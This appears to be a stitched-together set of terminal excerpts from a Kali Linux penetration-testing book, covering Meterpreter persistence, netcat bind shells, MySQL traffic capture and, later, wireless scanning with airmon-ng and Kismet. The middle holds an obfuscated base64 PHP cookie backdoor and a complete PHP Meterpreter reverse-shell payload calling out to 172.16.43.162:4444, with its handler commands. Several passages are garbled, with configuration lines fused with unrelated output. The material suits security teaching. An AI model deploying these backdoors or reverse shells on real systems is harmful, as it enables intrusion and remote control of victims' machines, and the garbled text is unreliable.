*Important* This should be a NEW directory. When exiting Intersect, this directory
will be deleted if it contains no files.
If you skip this option, the default (/tmp/lift+$randomstring) will be used.
temp directory =>
enable logging => no
bind port => 1337
[+] bind port saved.
remote host => 172.31.99.244
[+] remote host saved.
remote port => 1234
[+] remote port saved.
proxy port =>
xor cipher key => abcd
[+] xor key saved.

[+] Your custom Intersect script has been created!
Location: /usr/share/intersect/Scripts/test.py
```

| PID  | PPID | Name             | Arch | Session    | User                   | Path                                                |
|------|------|------------------|------|------------|------------------------|-----------------------------------------------------|
| 0    | 0    | [System Process] |      | 4294967295 |                        |                                                     |
| 4    | 0    | System           | x86  | 0          |                        | C:\WINDOWS\system32\alg.exe                         |
| 136  | 1308 | ctfmon.exe       | x86  | 0          | THE-F4C60DD36CA\       | C:\WINDOWS\system32\ctfmon.exe                      |
| 180  | 556  | alg.exe          | x86  | 0          | NT AUTHORITY\SYSTEM    | C:\WINDOWS\System32\alg.exe                         |
| 328  | 4    | smss.exe         | x86  | 0          | THE-F4C60DD36CA\       | \SystemRoot\System32\smss.exe                       |
| 340  | 924  | wscntfy.exe      | x86  | 0          | THE-F4C60DD36CA\       | C:\WINDOWS\system32\wscntfy.exe                     |
| 480  | 328  | csrss.exe        | x86  | 0          | NT AUTHORITY\SYSTEM    | \??\C:\WINDOWS\system32\csrss.exe                   |
| 504  | 328  | winlogon.exe     | x86  | 0          | NT AUTHORITY\SYSTEM    | \??\C:\WINDOWS\system32\winlogon.exe                |
| 556  | 504  | services.exe     | x86  | 0          | NT AUTHORITY\SYSTEM    | C:\WINDOWS\system32\services.exe                    |
| 568  | 504  | lsass.exe        | x86  | 0          | NT AUTHORITY\SYSTEM    | C:\WINDOWS\system32\lsass.exe                       |
| 748  | 556  | VBoxService.exe  | x86  | 0          | NT AUTHORITY\SYSTEM    | C:\WINDOWS\system32\VBoxService.exe                 |
| 788  | 556  | svchost.exe      | x86  | 0          | NT AUTHORITY\SYSTEM    | C:\WINDOWS\system32\svchost.exe                     |
| 860  | 556  | svchost.exe      | x86  | 0          | NT AUTHORITY\SYSTEM    | C:\WINDOWS\system32\svchost.exe                     |
| 924  | 556  | svchost.exe      | x86  | 0          | NT AUTHORITY\SYSTEM    | C:\WINDOWS\System32\svchost.exe                     |
| 972  | 556  | svchost.exe      | x86  | 0          | NT AUTHORITY\SYSTEM    | C:\WINDOWS\system32\svchost.exe                     |
| 1036 | 556  | svchost.exe      | x86  | 0          | NT AUTHORITY\SYSTEM    | C:\WINDOWS\system32\svchost.exe                     |
| 1308 | 1260 | explorer.exe     | x86  | 0          | 2 THE-F4C60DD36CA\user | C:\WINDOWS\Explorer.EXE                             |
| 1396 | 556  | spoolsv.exe      | x86  | 0          | NT AUTHORITY\SYSTEM    | C:\WINDOWS\system32\spoolsv.exe                     |
| 1444 | 556  | scardsrv.exe     | x86  | 0          |                        | C:\WINDOWS\System32\SCardSrv.exe                    |
| 1664 | 556  | svchost.exe      | x86  | 0          | NT AUTHORITY\SYSTEM    | C:\WINDOWS\system32\svchost.exe                     |
| 1964 | 1308 | VBoxTray.exe     | x86  | 0          | THE-F4C60DD36CA\       | C:\WINDOWS\system32\VBoxTray.exe                    |
| 2368 | 924  | wuauctl.exe      | x86  | 0          | THE-F4C60DD36CA\       | C:\WINDOWS\system32\wuauctl.exe                     |
| 3408 | 1308 | met-back.exe     | x86  | 0          | 1 THE-F4C60DD36CA\user | C:\Documents and Settings\user\Desktop\met-back.exe |

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\PvtgZxEAL...
[*] >> Uploading metsrv.x86.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
[*] clear * Installing service metsvc
* Starting service
Service metsvc successfully installed.
[+] http://192.168.1.113:31337/metsvc -> show options
```



```
msf exploit(handler) > show options
```

```
Module options (exploit/multi/handler):
```

| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
| ---  | -----           | -----    | -----       |

```
Payload options (windows/metsvc_bind_tcp):
```

| Name     | Current Setting | Required | Description                                           |
|----------|-----------------|----------|-------------------------------------------------------|
| ---      | -----           | -----    | -----                                                 |
| EXITFUNC | process         | yes      | Exit technique (accepted: seh, thread, process, none) |
| LPORT    | 31337           | yes      | The listen port                                       |
| RHOST    | 192.168.2.22    | no       | The target address                                    |

```
Exploit target:
```

| Id | Name            |
|----|-----------------|
| -- | ---             |
| 0  | Wildcard Target |

```
msf exploit(handler) > exploit
```

```
[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 3 opened (192.168.2.22:47828 -> 192.168.2.21:31337) at 2013-12-27 23:20:50 +0700
meterpreter > 
```

```
root@kali:~# nc 172.31.99.244 1337
whoami
msfadmin
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:0c:38:c1
          inet addr:172.31.99.244 Bcast:172.31.99.255 Mask:255.255.254.0
          inet6 addr: fe80::20c:29ff:fea0:c38c/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:1354 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1286 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:92704 (90.5 KB) TX bytes:93724 (91.5 KB)
          Interrupt:19 Base address:0x2000
ath0      Link encap:Ethernet HWaddr 00:0c:29:0c:38:c1
          inet6 addr: fe80::20c:29ff:fea0:c38c/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:1354 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1286 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:92704 (90.5 KB) TX bytes:93724 (91.5 KB)
          Interrupt:19 Base address:0x2000
lo        Link encap:Local Loopback
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:218 errors:0 dropped:0 overruns:0 frame:0
            TX packets:218 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:81265 (79.3 KB) TX bytes:81265 (79.3 KB)
```

```
root@kali:~# nc -l -p 1337
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)

tcp       0      0 0.0.0.0:34669      0.0.0.0:*      LISTEN
# Default options for sslh initscript
# sourced by /etc/init.d/sslh
#           eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
# Disabled by default, to force yourself ask 255.255.254.0 broadcast 172.31.99.255
# to read the configuration: 20c:29ff:fea0:bb06 prefixlen 64 scopeid 0x20<link>
# - /usr/share/doc/sslh/README.Debian (quick start) 1000. (Ethernet)
# - /usr/share/doc/sslh/README at "Configuration" section
# - sslh(8) via "man sslh" for more configuration details. 0
# Once configuration ready, you *must* set RUN to yes here
# and try to start sslh (standalone mode only)
RUN=yes lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
# binary to use: forked (sslh) or single-thread (sslh-select) version
# systemd users: don't forget to modify /lib/systemd/system/sslh.service
DAEMON=/usr/sbin/sslh
DAEMON_OPTS="--user sslh --listen 0.0.0.0:443 --ssh 127.0.0.1:22 --ssl 127.0.0.1:443
--pidfile /var/run/sslh/sslh.pid"
```

```
root@kali:/etc/default# ps -ef | grep sslh
sslh      14916     1  0 15:50 ?        00:00:00 /usr/sbin/sslh --foreground --user sslh --listen 0.0.0.0 443 --ssh 127.0.0.1 22 --ssl 127.0.0.1 443 --pidfile /var/run/sslh/sslh.pid
sslh      14924  14916  0 15:50 ?        00:00:00 /usr/sbin/sslh --foreground --user sslh --listen 0.0.0.0 443 --ssh 127.0.0.1 22 --ssl 127.0.0.1 443 --pidfile /var/run/sslh/sslh.pid
root      14936  14764  0 15:50 pts/3    00:00:00 grep sslh
```

```
The authenticity of host '[192.168.2.22]:443 ([192.168.2.22]:443)' can't be established.  
ECDSA key fingerprint is b0:c2:8d:54:83:68:d7:3e:09:14:00:62:9d:5a:d6:67.
```

```
Are you sure you want to continue connecting (yes/no)? yes
```

```
Warning: Permanently added '[192.168.2.22]:443' (ECDSA) to the list of known hosts.
```

```
root@192.168.2.22's password:
```

```
Linux kali 3.7-trunk-amd64 #1 SMP Debian 3.7.2-0+kali8 x86_64
```

```
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.
```

```
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.
```

```
Welcome to the MySQL monitor. Commands end with ; or \g.
```

```
Your MySQL connection id is 37
```

```
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)
```

```
Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.
```

```
Oracle is a registered trademark of Oracle Corporation and/or its  
affiliates. Other names may be trademarks of their respective  
owners.
```

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

```
mysql>
```

```
...}.....0..U.#..0.....  
...}.....0..U....0....0  
.*.H..  
.....c.....2.....@P  
D...1]V..R.h.=...\.i...q~.b..'R._hB.=.QgPK.....\.+?i...D`..  
.][.P...X./c.....3....5....U...BT6..o.....A.  
.U:i..A".....?2.._N.f....._Hl5?....\.{V.V..hQp.....$....|.  
[..#L.)..`.....Q.5....W...v#M....m....:!.k...#.R%  
J.....|.....J.....L..n6$.s.J.;.G...P.$..i..3./.d+.K.^_F7s'.....R.....F...BA.  
...{.....Qd.7Cq..Y.....^y.....>bE.#.mWi.@....E.H.....  
$KU....`lWA...E.#..f....;/  
&._.....1..z.4.....`....t.t ..h7.k....w..5.7h.....]..  
+....~.".L....E.4.B.,....  
.x"...tN..S....kl..2....de.].....;A...c.d.D.^"- .W+.;.DoX.8....^m.....S.:t>.%'.  
.....dSo.0.....$!D4.}  
....Q...f...7AN.*+.ya.....s..W.....4.|xo.....?,s".2....^q..*.Q..v...  
(.vg.~.}.i..l..c..S|:x..R.....|..^..v.p..$.f.q....]n....I....j....K].  
+....TpE2a.....fJ....(.,....#"i...C....(...u.F".J....DHI.f.^*..o.k.%z.[....b  
{.0..2B.....X.q?!..1..".....L.r....'[.]q....9....._....  
d /..G ..t.E.....Hp.0^Lh%..G.4%..DN.(9..N.....c".\w0...2.b..xp  
,VE..F.....b.0[9..#.#iC.#]  
6..y....nJ.0.....h.o.>.....Q,....._T.<.6.....'..3...._Tg.B.../.z?!.4....  
I.U.v."...aQ.....4.Bo._.\22....T"....u..W:<.".I..bC.R.>JgNv.....P(.O.A..  
%....qD..d.....8,7....u.W.y.Z.....$b.|....d.<V...b&x....4|..F.^y...Qeb7Z.$....c....B.!  
]*I....<3....,.D.....^..Q.....6..X.....!....|
```

```
[...  
5.5.32-Ubuntu0.12.04.1.&....3U3>~"+.....R:j*00"Uh  
+=0.mysql_native_password.<.....!.....root..mysql_native_password  
d.....!....select @@version_comment limit  
1.....'....def....@@version_comment!.....(Ubuntu).....show  
databases.....K.....def.information_schema.SCHEMATA.SCHEMATA.Database.SCHEMA_NAM  
E.!.....".....information_schema.....mysql.....performance_schema.....tes  
t....." |
```

```
<?php $b=strrev("edoced_4"."6esab");eval($b(str_replace(" ","","a W Y o a X N z Z X Q o J F 9  
D T 0 9 L S U V b J 2 N t J 1 0 p K X t v Y l 9 z d G F y d C g p 0 3 N 5 c 3 R l b S h i Y X  
N l N j R f Z G V j b 2 R l K C R f Q 0 9 P S 0 l F W y d j b S d d K S 4 n I D I + J j E n K  
T t z Z X R j b 2 9 r a W U o J F 9 D T 0 9 L S U V b J 2 N u J 1 0 s J F 9 D T 0 9 L S U V b  
J 2 N w J 1 0 u Y m F z Z T Y 0 X 2 V u Y 2 9 k Z S h v Y l 9 n Z X R f Y 2 9 u d G V u d H M  
o K S k u J F 9 D T 0 9 L S U V b J 2 N w J 1 0 p 0 2 9 i X 2 V u Z F 9 j b G V h b i g p 0 3  
0 = "))); ?>
```

```
root@kali:~# webacoo -t -u http://172.31.99.244/test.php

  WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
  Copyright (C) 2011-2012 Anestis Bechtoudis
  { @anestisb | anestis@bechtoudis.com | http(s)://bechtoudis.com }

  Windows xp
  [+] Connecting to remote server as...
  uid=33(www-data) gid=33(www-data) groups=33(www-data) "Desktop" selected (contain

  [*] Type 'load' to use an extension module.
  [*] Type ':<cmd>' to run local OS commands.
  [*] Type 'exit' to quit terminal.

webacoo$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
webacoo$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
```

---

```
GET /test.php HTTP/1.1
Host: 172.31.99.244
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:44.0) Gecko/20100101 Firefox/44.0 Iceweasel/44.0.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

---

```
HTTP/1.1 200 OK
Date: Mon, 30 May 2016 18:05:49 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 0
Connection: close
Content-Type: text/html
```

---


```
<?php -----^
error_reporting(0); $ip = '172.16.43.162'; $port = 4444; if (($f = 'stream_socket_client') &&
is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } elseif (($f =
'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } elseif (($f =
'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } else { die('no
socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len =
fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); }
$a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type)
{ case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s,
$len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; eval
($b); die();
```

---

```
msf > use exploit/multi/handler/
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.16.43.162
LHOST => 172.16.43.162
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.16.43.162:4444
[*] Starting the payload handler...
```

# Chapter 12: Wireless Penetration Testing



```
root@kali:~# iwlist wlan0 scan
wlan0      Scan completed :
          Cell 01 - Address: 44:94:FC:37:10:6E
                    Channel:6
                    Frequency:2.437 GHz (Channel 6)
                    Quality=70/70  Signal level=-29 dBm
                    Encryption key:on
                    Current passphrase: elgohary
                    ESSID:"Aircrack_Wifi"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
                                24 Mb/s; 36 Mb/s; 54 Mb/s
                    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
                    Mode:Master
                    Extra:tsf=00000000b9c916c8
                    Extra: Last beacon: 104ms ago
                    IE: Unknown: 000D416972637261636B5F57696669
                    IE: Unknown: 010882840B162430486C
                    IE: Unknown: 030106
                    IE: Unknown: 2A0100
                    IE: Unknown: 2F0100
                    IE: IEEE 802.11i/WPA2 Version 1
                    Group Cipher : CCMP
                    Pairwise Ciphers (1) : CCMP
                    Authentication Suites (1) : PSK
                    IE: Unknown: 32040C121860
```

```

- Kismet Sort View Windows
Name T C Ch Pkts Size
[ --- No networks seen --- ]
MAC Type Freq Pkts Size Manuf
[ --- No clients seen --- ]
Terminal colors
Some terminals don't display some colors (notably, dark grey)
correctly. The next line of text should read 'Dark grey text':
Dark grey text
Is it visible? If you answer 'No', dark grey
will not be used in the default color scheme. Remember, you
can always change colors to your taste by going to
Kismet->Preferences->Colors.

[ No ] [ Yes ]

(Connection refused) will attempt to reconnect in 5 seconds.
ERROR: Could not connect to Kismet server 'localhost:2501'
(Connection refused) will attempt to reconnect in 5 seconds.
ERROR: Could not connect to Kismet server 'localhost:2501'
(Connection refused) will attempt to reconnect in 5 seconds.

```

```

Kismet Server Console
ERROR: Could not open OUI file '/usr/share/wireshark/wireshark/manuf': No
such file or directory
INFO: Opened OUI file '/usr/share/wireshark/manuf'
INFO: Indexing manufacturer db
INFO: Completed indexing manufacturer db, 27350 lines 547 indexes
INFO: Creating network tracker...
ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 (No such file or
ERROR: ReadinNo sourcesile or dire
INFO: CreatinKismet started with no packet sources defined.
INFO: RegisteNo sources were defined or all defined sources
INFO: Pcap loencountered unrecoverable errors.
INFO: Opened Kismet will not be able to capture any data until p'
INFO: Opened a capture interface is added. Add a source now?
INFO: Opened [ No ] [ Yes ]
INFO: Opened
INFO: Opened alert log file 'Kismet-20160617-19-29-18-1.alert'
INFO: Kismet starting to gather packets
INFO: No packet sources defined. You MUST ADD SOME using the Kismet
client, or by placing them in the Kismet config file
(/etc/kismet/kismet.conf)
INFO: Kismet server accepted connection from 127.0.0.1
#
```

[ Kill Server ] [ Close Console Window ]


**Kismet Server Console**

```

ERROR: Could not open OUI file '/usr/share/wireshark/wireshark/manuf': No
      such file or directory
INFO: Opened OUI file '/usr/share/wireshark/wireshark/manuf'
INFO: Indexing manufacturer db
INFO: Completed indexing manufacturer db, 27350 lines 547 indexes
INFO: Creating network tracker...
ERROR: Reading config [ Add Source ] 2 (No such file or
ERROR: Reading config Intf wlan0 such file or dire
INFO: Creating chan
INFO: Registering driver Name Wireless Interface
INFO: Pcap log in P pcapdump'
INFO: Opened pcapdu txml'
INFO: Opened netxml ttxt'
INFO: Opened nettxt sxml'
INFO: Opened gpsxml rt'
INFO: Opened alert
INFO: Kismet starting to gather packets
INFO: No packet sources defined. You MUST ADD SOME using the Kismet
      client, or by placing them in the Kismet config file
      (/etc/kismet/kismet.conf)
INFO: Kismet server accepted connection from 127.0.0.1

```

[ Kill Server ] [ Close Console Window ]



```

##      ##    ###    ##### ###### ###### #####
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##
##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  ##  Version 1.0, R.6 (Updated - 10 Oct 2014)
[SY|W|O|R|K|S| P|R|O|G|R|A|M|M|I|N|G| - syworks (at) gmail.com

WAIDPS 1.0, R.6 - The Wireless Auditing, Intrusion Detection & Prevention System
Written By SY Chua, 28 Feb 2014, Updated 10 Oct 2014

Description :
WAIDPS, Wireless Auditing, Intrusion Detection & Prevention System is a tool designed to harvest all WiFi information (AP / Station details) in your surrounding and store as a database for reference. With the stored data, user can further lookup for specific MAC or names for detailed information of it relation to other MAC addresses. Its primary purpose is to detect wireless attacks in WEP/WPA/WPS encryption.

It also comes with an analyzer and viewer which allow user to further probe and investigation on the intrusion/suspicious packets captured. Additional features such as blacklisting which allow user to monitor specific MACs/Names's activities. All information captured can also be saved into pcap files for further investigation.

WAIDPS also provide user with the option of cracking WEP/WPA/WPS enabled access point.

```

```

[!] MAC OUI Database (Optional) not found !
Database can be downloaded at https://raw.githubusercontent.com/SYWorks/Database/master/mac-oui.db
Copy the download file mac-oui.db and copy it to ./SYWorks/Database/

```

```
? ( Y/n ) : Do you prefer to download it now ?
```

| ACCESS<br>BSSID   | POINTS<br>STA | WIREDLESS                  |                      |      | CH | PWR | CLIENTS | LISTING | ESSID     |
|-------------------|---------------|----------------------------|----------------------|------|----|-----|---------|---------|-----------|
|                   |               | ENC                        | CIPHER               | AUTH |    |     |         |         |           |
| 20:25:64:B2:DD:08 | 0             | WPA2                       | CCMP/TKIP            | PSK  | 1  | -64 | Average | -       | -         |
| -2.4              |               |                            | PEGATRON CORPORATION |      |    |     |         |         | CBCI-2A52 |
| 30:91:8F:B2:58:E5 | 0             | WPA2                       | CCMP                 | PSK  | 1  | -74 | Average | -       | -         |
| Unknown           |               |                            |                      |      |    |     |         |         | SalonDolc |
| A0:63:91:4A:9B:B3 | 0             | WPA2                       | CCMP                 | PSK  | 7  | -52 | Average | -       | -         |
| Unknown           |               |                            |                      |      |    |     |         |         | NETGEAR47 |
| 46:D9:E7:F7:3E:51 | 0             | OPN                        | None                 | -    | 11 | -47 | Good    | -       | -         |
| ationGuest        |               |                            |                      |      |    |     |         |         | ServiceSt |
| 44:D9:E7:F7:3E:51 | 0             | WPA2                       | CCMP                 | PSK  | 11 | -55 | Average | -       | -         |
| ation             |               |                            |                      |      |    |     |         |         | ServiceSt |
| 20:76:00:01:86:04 | 0             | WPA2                       | CCMP                 | PSK  | 11 | -82 | Poor    | -       | -         |
| 29                |               | Actiontec Electronics, Inc | [3]                  |      |    |     |         |         | myqwest16 |

| < < < UNASSOCIATED STATIONS [Last seen within 3 mins] >> > > |     |         |                     |                     |         |           |  |
|--------------------------------------------------------------|-----|---------|---------------------|---------------------|---------|-----------|--|
| 00:6E:EE:DB:C4:82                                            | 0   | Unknown | 2016-06-17 17:53:28 | 2016-06-17 17:53:31 | 0:00:07 | Unknown   |  |
| 00:26:AB:62:AD:E5                                            | -70 | Average | 2016-06-17 17:53:08 | 2016-06-17 17:53:23 | 0:00:15 | SEIKO EPS |  |
| ON CORPORATION [3]                                           |     |         |                     |                     |         |           |  |
| Probe : enesis                                               |     |         |                     |                     |         |           |  |
| F6:37:5B:EE:00:13                                            | -68 | Average | 2016-06-17 17:52:58 | 2016-06-17 17:52:58 | 0:00:40 | Unknown   |  |
| F6:D2:43:A2:F2:A3                                            | -71 | Average | 2016-06-17 17:52:58 | 2016-06-17 17:52:58 | 0:00:40 | Unknown   |  |
| 90:72:40:C7:96:0B                                            | -83 | Poor    | 2016-06-17 17:53:22 | 2016-06-17 17:53:22 | 0:00:16 | Apple [3] |  |
| 20:C9:D0:5E:A5:47                                            | -82 | Poor    | 2016-06-17 17:53:18 | 2016-06-17 17:53:18 | 0:00:20 | Apple [3] |  |
| B8:44:D9:37:06:8C                                            | -80 | Poor    | 2016-06-17 17:53:07 | 2016-06-17 17:53:07 | 0:00:31 | Unknown   |  |
| 44:D2:44:31:BC:FB                                            | -77 | Poor    | 2016-06-17 17:53:15 | 2016-06-17 17:53:15 | 0:00:23 | Unknown   |  |
| Probe : CH-I53570B7                                          |     |         |                     |                     |         |           |  |
| BC:3B:AF:3F:F2:53                                            | -76 | Poor    | 2016-06-17 17:53:09 | 2016-06-17 17:53:22 | 0:00:16 | Apple [3] |  |
| Probe : rontier4165                                          |     |         |                     |                     |         |           |  |
| B8:57:D8:5D:8C:04                                            | -74 | Average | 2016-06-17 17:53:28 | 2016-06-17 17:53:28 | 0:00:10 | Unknown   |  |
| C0:33:5E:11:94:73                                            | -73 | Average | 2016-06-17 17:53:17 | 2016-06-17 17:53:17 | 0:00:21 | Unknown   |  |
| 6A:55:45:FD:50:3C                                            | -69 | Average | 2016-06-17 17:53:22 | 2016-06-17 17:53:22 | 0:00:16 | Unknown   |  |
| F6:E4:F8:31:25:B9                                            | -64 | Average | 2016-06-17 17:53:13 | 2016-06-17 17:53:16 | 0:00:22 | Unknown   |  |
| 4C:BB:58:E1:B5:72                                            | -59 | Average | 2016-06-17 17:53:02 | 2016-06-17 17:53:02 | 0:00:36 | Unknown   |  |
| Probe : SWireless                                            |     |         |                     |                     |         |           |  |
| 10:FE:ED:24:6F:F2                                            | 0   | Unknown | 2016-06-17 17:53:06 | 2016-06-17 17:53:24 | 0:00:14 | TP-LINK T |  |
| ECHNOLOGIES CO., LTD. [3]                                    |     |         |                     |                     |         |           |  |

```
root@kali:~# iwconfig
wlan0      IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Encryption key:off
          Power Management:off
```

```
lo        no wireless extensions.

eth0      no wireless extensions.
```

```
root@kali:~# airmon-ng -h
usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
```

```
root@kali:~# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0      wlan0         ath9k_htc   Atheros Communications, Inc. AR9271 802.
11n
   (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan
0mon)
   (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
root@kali:~# iwconfig
wlan0mon  IEEE 802.11bgn  Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.
```

```
root@kali:~# airmon-ng start wlan0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
PID Name
525 NetworkManager
636 dhclient
874 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0      wlan0          ath9k_htc    Atheros Communications, Inc. AR9271 802.
11n

Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.
Removing non-monitor wlan0mon interface...
WARNING: unable to start monitor mode, please run "airmon-ng check kill"
```

```
root@kali:~# airmon-ng check kill
Killing these processes:

PID Name
636 dhclient
874 wpa_supplicant
```

```

root@kali:~# airodump-ng --help

Airodump-ng 1.2 rc3 - (C) 2006-2015 Thomas d'Otreppe
http://www.aircrack-ng.org

usage: airodump-ng <options> <interface>[,<interface>,...]

Options:
  --ivs           : Save only captured IVs
  --gpsd          : Use GPSd
  --write <prefix> : Dump file prefix
  -w              : same as --write
  --beacons       : Record all beacons in dump file
  --update <secs> : Display update delay in seconds
  --showack       : Prints ack/cts/rts statistics
  -h              : Hides known stations for --showack
  -f <msecs>      : Time in ms between hopping channels
  --berlin <secs> : Time before removing the AP/client
                    from the screen when no more packets
                    are received (Default: 120 seconds)
  -r <file>       : Read packets from that file
  -x <msecs>      : Active Scanning Simulation
  --manufacturer : Display manufacturer from IEEE OUI list
